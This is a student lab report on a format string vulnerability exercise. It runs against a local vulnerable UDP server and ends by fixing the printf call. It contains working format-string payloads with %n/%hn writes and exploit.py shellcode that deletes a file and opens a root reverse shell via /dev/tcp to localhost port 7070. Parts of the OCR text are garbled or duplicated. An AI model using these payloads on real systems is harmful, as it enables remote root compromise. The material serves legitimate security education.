

ASSIGNMENT 5 : Format String Vulnerability Lab

LAB REPORT

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Task 1: The Vulnerable Program

We first turn off the address randomization.

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

The program is compiled with executable stack and -DDUMMY_SIZE=80

Now the program is run as


`sudo ./server` on the server side giving server root privileges.

It listens to commands from the 9090 port.

On the client side we will connect to the server side using `nc -u 127.0.0.1 9090` command.

To check that our connection is successful we will `$echo hello`

We saw that our server printed the message without any change.



```
[03/21/21]seed@VM:~/.../Format$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/21/21]seed@VM:~/.../Format$ gcc -DDUMMY_SIZE=80 -z execstack -o server server.c
server.c: In function 'myprintf':
server.c:34:5: warning: format not a string literal and no format arguments [-Wformat-security]
    printf(msg);
    ^
[03/21/21]seed@VM:~/.../Format$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff048
hello
The value of the 'target' variable (after): 0x11223344
```



```
Terminal
[03/21/21]seed@VM:~/.../Format$ echo hello | nc -u 127.0.0.1 9090
```

Task 2: Understanding the Layout of the Stack

Format String: 0xbffff0e0 - 72*4 = 0xbffffc0

Memory address of return is msg - 4 since it is under the msg which is a distance of 4 bytes

Return address :

myprintf() → 0xbffff048

0xbffff048+4 = **BFFFF04C**

Buffer Start: address of the input array i.e 0xbffff0e0

We entered @@@@ and searched for its ascii value(40404040) on the server side. The distance between its ascii value is 72 which is the distance between the buffer start and format string.

Now, the distance between the locations marked by 1 and 3 is

$$71 * 4 = 284$$

[illegible]

```
The ebp value inside myprintf() is: 0xbf923158
@@@.00000000.00000050.b7795c68.00000001.00000001.00000
Sublime Text 1f0.00000001.00000001.bf923158.00000000.000000
00.00000000.00000000.00000000.00000000.00000000.00000000
0.00000000.00000000.00000000.00000000.00000000.00000000
.00000000.00000000.00000000.00000000.00000000.00000000.
cc9bad00.00000003.bf9231f0.bf9237d8.080487fe.bf9231f0.b
f923178.00000010.0804871d.00000000.b7795978.bf923268.00
000003.82230002.00000000.00000000.00000000.2fe48c20.bf9
23180.b77be020.bf923098.00000000.00000000.00000000.0000
0000.00000000.00000000.00000000.00000000.00000000.00000
000.00000000.00000000.00000000.00000000.00000000.000000
00.00000000.00000000.00000000.00000000.00000000.40404040.382e252
e.2e252e78.252e7838.2e78382e.78382e25.382e252e.2e252e78
.252e7838.2e78382e.78382e25.382e252e.2e252e78.252e7838.
2e78382e.78382e25.382e252e.2e252e78.252e7838
```

Task 3: Crash the Program


For this task we need an input for `printf()`. This input is provided as a format string.

We will use `%s` here.

`%s` will print the data located at that address.

This is not optimal because `printf()` might come across invalid addresses.


Hence, with the use of `%s` we can crash the program.



```
The value of the 'target' variable (after): 0x11223344
The ebp value inside myprintf() is: 0xbfbe9d08
Segmentation fault
[03/26/21]seed@VM:~/.../Format$ 
server      server.c    vul
Terminal
[03/26/21]seed@VM:~/.../Format$ nc -u 127.0.0.1 9090
Hello
%s%s%s%s

```

```
[03/25/21]seed@VM:~/.../Format$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048890
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff048
@@@.00000000.00000050.b7fd6c68.00000001.00000001.00000
000.bffff0e0.00000001.00000001.bffff048.00000000.000000
00.00000000.00000000.00000000.00000000.00000000.0000000
0.00000000.00000000.00000000.00000000.00000000.00000000
.00000000.00000000.00000000.00000000.00000000.00000000.
c8220600.00000003.bffff0e0.bffff6c8.080487fe.bffff0e0.b
ffff068.00000010.0804871d.00000000.b7fd6978.bffff158.00
000003.82230002.00000000.00000000.00000000.2ffffbdc.bff
ff070.b7fff020.bffffef88.00000000.00000000.00000000.0000
0000.00000000.00000000.00000000.00000000.00000000.00000
000.00000000.00000000.00000000.00000000.00000000.000000
00.00000000.00000000.00000000.00000000.00000000.40404040
.382e252e.2e252e78.252e7838.2e78382e.78382e25.382e252e.2e252e78
The value of the 'target' variable (after): 0x11223344
```



4.B: Heap Data

The goal is to print the secret message on the server side.

In our `build_string.py` file which will create a badfile, we made the following changes:


number = 0x08048890 → address of our secret message

We know the distance between the format string and the buffer start i.e. 72.

So, in the python file we did the following:

```
s = "%.8x"*71 + "%S"
```

Now, we fed badfile to the server from the client side and saw that we were successful in getting the secret message in the heap area.



```
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))

# This line shows how to store an integer at offset 0
number = 0x08048890
content[0:4] = (number).to_bytes(4,byteorder='little')

# This line shows how to store a 4-byte string at offset 4
content[4:8] = ("abcd").encode('latin-1')

# This line shows how to construct a string s with
# 12 of "%.8x", concatenated with a "%n"
s = "%.8x"*71 + "%s"

# The line shows how to store the string s at offset 8
fmt = (s).encode('latin-1')
content[8:8+len(fmt)] = fmt

# Write the content to badfile
file = open("badfile", "wb")
file.write(content)
file.close()
```

5.A: Change the value to a different value

$71 \cdot 8 + 4 \rightarrow 572 \rightarrow 23c$ in hexadecimal

On the 72nd format specifier we used %n that treats value as an address and returns us a data on that address.

We were successful to get different value i.e 0x0000023c

[illegible]

```
Terminal [↑] [En] [🔊] 2:49 AM [⚙️]  
[🔄] [📝] [S] [📁] [🖱️] [📈] [🦊] [>_] [⚙️] [🗑️]  
[03/25/21]seed@VM:~/.../Format$ sudo chown root server  
[03/25/21]seed@VM:~/.../Format$ sudo chmod 4755 server  
[03/25/21]seed@VM:~/.../Format$ sudo ./server  
The address of the input array: 0xbffff0e0  
The address of the secret: 0x08048890  
The address of the 'target' variable: 0x0804a044  
The value of the 'target' variable (before): 0x11223344  
The ebp value inside myprintf() is: 0xbffff048  
D000000000000000050b7fd6c68000000010000000100000000bffff  
0e00000000100000001bffff04800000000000000000000000000  
00000000000000000000000000000000000000000000000000000  
00000000000000000000000000000000000000000000000000000  
00000000000000000000000f628f00000000003bffff0e0bffff6c80  
80487febffff0e0bffff068000000100804871d00000000b7fd6978  
bffff15800000000382230002000000000000000000000002fffbdbd  
cbffff070b7fff020bffffef88000000000000000000000000000000  
00000000000000000000000000000000000000000000000000000  
00000000000000000000000000000000000000000000000000000  
00000000000000000000000000000000000000000000000000000  
The value of the 'target' variable (after): 0x0000023c
```

We found that after inserting 716 characters, our value changed to 0x500.

[illegible]

Since, we are using two byte memory space instead of 4, we have used %hn that modifies two bytes at a time.

After doing all of the above, we saw that our command successfully changed the value to 0xFF990000.

[illegible]

Task 6: Inject Malicious Code into the Server Program

In this task, we are trying to remove a file named as myfile on the server side.

Addition made in the exploit.py

the return address of the myprintf() function is stored 4 bytes above the frame pointer.

0xbffff048 (framep address)+ 4 —> return address → **BFFFF04C**

To shorten the time of the attack, we have break the 4 bytes memory at **BFFFF04C** into two contiguous 2-byte memory blocks, starting from **BFFFF04C** and **BFFFF04E**.

We are giving addr1, addr2 and @@@@ in the beginning. These will occupy a total of 12 units of space.

Our return pointer must be equal to the input array. Return is on 71st position. Before the return pointer we need to put 70 %.8x.

The starting address of our malicious code is **BFFFF530**.

Following is the way we give the format specifier as input

```
s = "%.8x"*70 + "%.48579x" + "%hn" + "%.13585x" + "%hn"
```

Next, we will run the python file followed by the nc command on the client side giving the contents of the badfile as input.

We could see by doing ls tmp that our malicious code has worked and we have successfully removed the myfile.



1

Task 7: Getting a Reverse Shell

Changes made in the exploit.py:

Following command is added to get the reverse shell

```
"/bin/bash -c '/bin/bash -i > /dev/tcp/localhost/7070 0<&1 2>&1'"
```

Following is our second argument in the stack

"\x31\xd2"	# xorl %edx,%edx
"\x52"	# pushl %edx
"\x68""2>&1"	# pushl (an integer)
"\x68""<&1 "	# pushl (an integer)
"\x68""70 0"	# pushl (an integer)
"\x68""t/70"	# pushl (an integer)
"\x68""lhos"	# pushl (an integer)
"\x68""loca"	# pushl (an integer)
"\x68""tcp/"	# pushl (an integer)
"\x68""dev/"	# pushl (an integer)
"\x68"" > /"	# pushl (an integer)
"\x68""h -i"	# pushl (an integer)
"\x68""/bas"	# pushl (an integer)
"\x68""/bin"	# pushl (an integer)
"\x89\xe2"	# movl %esp,%edx

For this task, we need to first run a TCP server on the attacker machine where a TCP server is created by nc command listening to port 7070:


```
nc -l 7070 -v
```

Then, we are executing nc command on the client side giving the contents of the badfile created by exploit.py as input.


Finally we run `sudo ./server`.

We could see that we have successfully executed the attack since our TCP is getting a callback and on the server side we have got a # prompt indicating root access.

```
[03/27/21]seed@VM:~/.../Format$ python3 exploit.py
[03/27/21]seed@VM:~/.../Format$ nc -u 127.0.0.1 9090 <
badfile
```



```
[03/27/21]seed@VM:~/.../Format$ nc -l 7070 -v
Listening on [0.0.0.0] (family 0, port 7070)
Connection from [127.0.0.1] port 7070 [tcp/*] accepted
(family 2, sport 58462)
root@VM:/home/seed/Documents/Format# whoami
root@VM:/home/seed/Documents/Format# whoami
root
root@VM:/home/seed/Documents/Format# id
id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed/Documents/Format#
```



Terminal

Search your computer

0x11223344

The value of the 'target' variable (after): 0x11223344

```
#!/usr/bin/python3
import sys

# This shellcode creates a local shell
malicious_code = (
    "\x31\xc0\x31\xdb\xb0\xd5\xcd\x80"
    "\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50"
    "\x53\x89\xe1\x99\xb0\x0b\xcd\x80\x00"
).encode('latin-1')

# Run "/bin/bash -c '/bin/bash -i > /dev/tcp/localhost/7070 0<&1 2>&1'"
malicious_code = (
    # Push the command '/bin///bash' into stack (//// is equivalent to /)
    "\x31\xc0"           # xorl %eax,%eax
    "\x50"               # pushl %eax
    "\x68" "bash"        # pushl "bash"
    "\x68" "////"        # pushl "////"
    "\x68" "/bin"        # pushl "/bin"
    "\x89\xe3"           # movl %esp, %ebx

    # Push the 1st argument '-ccc' into stack (-ccc is equivalent to -c)
    "\x31\xc0"           # xorl %eax,%eax
    "\x50"               # pushl %eax
    "\x68" "-ccc"        # pushl "-ccc"
    "\x89\xe0"           # movl %esp, %eax

    # Push the 2nd argument into the stack:
    # '/bin/rm /tmp/myfile'
    "\x31\xc0"           # xorl %eax,%eax
    "\x50"               # pushl %eax
    "\x68" "-ccc"        # pushl "-ccc"
    "\x89\xe0"           # movl %esp, %eax

```

Python Tab Width: 8 Ln 35, Col 13 INS

```

    "\x50"               # pushl %eax
    "\x68" "-ccc"        # pushl "-ccc"
    "\x89\xe0"           # movl %esp, %eax

    # Push the 2nd argument into the stack:
    # '/bin/rm /tmp/myfile'
    # Students need to use their own VM's IP address
    "\x31\xd2"           # xorl %edx,%edx
    "\x52"               # pushl %edx
    "\x68" "2>&1"         # pushl (an integer)
    "\x68" "<&1"          # pushl (an integer)
    "\x68" "70 0"        # pushl (an integer)
    "\x68" "t/70"        # pushl (an integer)
    "\x68" "lhos"        # pushl (an integer)
    "\x68" "loca"        # pushl (an integer)
    "\x68" "tcp/"        # pushl (an integer)
    "\x68" "dev/"        # pushl (an integer)
    "\x68" "> /"         # pushl (an integer)
    "\x68" "h -i"        # pushl (an integer)
    "\x68" "/bas"        # pushl (an integer)
    "\x68" "/bin"        # pushl (an integer)
    "\x89\xe2"           # movl %esp,%edx

    # Construct the argv[] array and set ecx
    "\x31\xc9"           # xorl %ecx,%ecx
    "\x51"               # pushl %ecx
    "\x52"               # pushl %edx
    "\x50"               # pushl %eax

```

Python Tab Width: 8 Ln 35, Col 13 INS

Task 8: Fixing the Problem

Here we are going to change the warning shown by gcc.

Instead of `printf(msg);`


We will use `printf("%s",msg);`

Our compilation was error free.

Now, we will give some input that will replace/reload the memory location.

We observed that our input is no longer considered as a format specifier but as mere string.

Hence, we fixed the problem.



```
[03/27/21]seed@VM:~/.../Format$ gcc -z execstack -o server server.c
[03/27/21]seed@VM:~/.../Format$
```

